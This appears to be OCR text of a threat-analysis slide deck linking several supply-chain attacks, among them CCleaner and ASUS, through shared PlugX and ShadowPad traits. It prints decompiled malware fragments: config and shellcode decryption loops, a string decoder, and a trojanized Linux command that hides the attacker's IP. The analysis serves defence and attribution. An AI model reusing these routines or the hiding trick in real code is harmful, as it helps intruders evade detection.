


Case C : Select Infection PC


- Proxy_Pass : Setting variables set for proxy in the Nginx software



Case C : Distribution Additional Malware



Case D : Overview



Case D : PlugX Malware

```
if ( (memcmp_)(&Decode_binary_dword_10029398, "XXXXXXXX", 8) )
{
  result = Decode_binary_dword_10029398;
  v5 = Decode_binary_dword_10029398;
  cnt = 0;
  do
  {
    v5 = 0x1FFF * v5 + 13;
    result = 31 * result + 1;
    *(&Decode_binary_dword_10029398 + cnt++) ^= (result >> 7) ^ (v5 >> 7);
  }
  while ( cnt < 0xA38 );
  if ( dword_1002939C != 0x12345678 )
  {
    MessageBoxA_ = *MessageBoxA;
    if ( !*MessageBoxA )
    {
      MessageBoxA_ = GetProcAddress(dword_10022B34, "MessageBoxA");
      *MessageBoxA = MessageBoxA_;
    }
    result = (MessageBoxA_)(0, "CONFIG-ERR!", 0, 2097216);
  }
```

Check string “XXXXXXXX”

```
if ( (WaitForSingleObject_)(v6, v5) )
{
  do
  {
    if ( !InternetReadFile_Proxy_RegQueryValueExA_sub_10003C50(&STRUCT_SOCKET, 0) )
    {
      GetLengthSid_sub_100073B0(0, &STRUCT_SOCKET);
      v9 = v15 - 1;
      header->version = 0x20120712;          // version
      header->what = 0x1001;
      header->dword8 = 0;
      header->dwordC = 0;
      if ( v9 <= 1 )
        sub_10008B90(&STRUCT_SOCKET, header);
    }
```

PlugX Version (20120713)

```
v3 = a2 - 4;
for ( i = 0; i < v3; ++i )
{
  if ( a1[i] == 'D' && a1[i + 1] == 'Z' && a1[i + 2] == 'K' && a1[i + 3] == 'S' )
    break;
}
if ( i >= v3 )
  return 1168;
v6 = i + 4;
v7 = v6;
if ( v6 >= v3 )
  return 1168;
do
{
  if ( a1[v7] == 'D' && a1[v7 + 1] == 'Z' && a1[v7 + 2] == 'J' && a1[v7 + 3] == 'S' )
    break;
  ++v7;
}
while ( v7 < v3 );
if ( v7 >= v3 )
  return 1168;
for ( j = 0; v6 < v7; ++j )
{
  v9 = a1[v6] + 16 * (a1[v6 + 1] - 65);
  a1[j + 1] = 0;
  a1[j] = v9 - 65;
  v6 += 2;
}
*(a3 + 2) = *a1 + (a1[1] << 8);
*(a3 + 2) = *a1 + (a1[1] << 8);
*(a3 + 2) = *a1 + (a1[1] << 8);
for ( k = 0; k < j; ++k )
  *(k + a3 + 4) = a1[k + 2];
return 0;
```


Parse string “DZKS”, “DZJS”

Case D : Hiding attacker IP


- Command file modification
  - To hide the server intrusion
  - Except for the attacker's IP

```
/bin/p
 $*|grep -vE "45.    16.248:443|$$|D
]|grep"
/bin/sh
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.2) 5.4.0 20160609
crtstuff.c
```

Case E : Overview



Case E : Hijacking account



Association Analysis

Supply Chain Attack


Association Analysis

	CASE - A (2011)	CASE - B (2017)	CCleaner (2017)	CASE - C (2018)	ASUS (2018)	CASE -D (2018)	CASE – E (2018)
Selection of infected PCs	●	●	●	●	●		
PlugX Module	●	●		●	●	●	
Code tampering		●	●		●		
ShadowPad		●	●				
Lunux command modification				●			●
Attacker IP				●		●	●


Association Analysis : Select Infection PC

```
v69  =  1;
v70  =  0x3FC5147B;
v71  =  0xC14C60D3;
v72  =  0xF45ACAEB;
v73  =  0xD5FE5A41;
v74  =  0;
v75  =  0;
v76  =  0;
v77  =  0;
v78  =  0;
v79  =  0;
v80  =  0;
v81  =  0;
v82  =  1;
v83  =  0x2EA68E3A;
v84  =  0xBEECB432;
v85  =  0xA50DF33;
v86  =  0x73C8EB28;
v87  =  0;
v88  =  0;
v89  =  0;
v90  =  0;
v91  =  0;
v92  =  0;
v93  =  0;
v94  =  0;
v95  =  1;
v96  =  0x6C9516CC;
v97  =  0x2BCD0695;
v98  =  0xD7A789B3;
v99  =  0xBD3324DA;
```


Asus



CASE - B



CASE - C




CCleaner


Association Analysis : Code Tampering

CCleaner


CRT initialization Code()




Sub_40102C




ASUS



CRTStartup()




Sub_51B890()



Resource(136)

CASE - B



Association Analysis : ShadowPad

CASE - B

```
v2 = this;
hAlloc = VirtualAlloc(0, 64328u, 0x1000u, 0x40u);
v5 = byte_1000F718[0];                          // 0CF56F204h
for ( i = 0; i < 64324; ++i )
{
  *(hAlloc + i) = v5 ^ *(&byte_1000F718[1] + i);
  v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
}
if ( hAlloc(0) < 0x1000 )
  MessageBoxA(0, "###ERROR###", 0, 0);
return v2;
}
```

CCleaner


```
def real4(buf, size):
  temp = ''
  i = 0
  v5 = 0xF6CB855

  if size :
    while i < size-1:
      temp += chr(buf[i] ^ (v5 & 0xFF))
      v5 = (0x47A6547 * ((v5 >> 8) & 0xFFFFFFFF)) & 0xFFFFFFFF

      i+=1
  return temp
```

Association Analysis : PlugX Module


	CASE - A	CASE - B	CASE - C	CASE - D Customer of Company C
20100921	●			
20120123				
20120712			●	●
20170317		●		
20180717 (9002 RAT)			●	●

```
*a1 = 0x20100921;
a1[1] = a2;
a1[3] = a4;
a1[2] = 0;
return sub_1001E0D3(a3, a1);
```


Association Analysis : Hiding Attacker IP



CASE - C



CASE - D



CASE - E

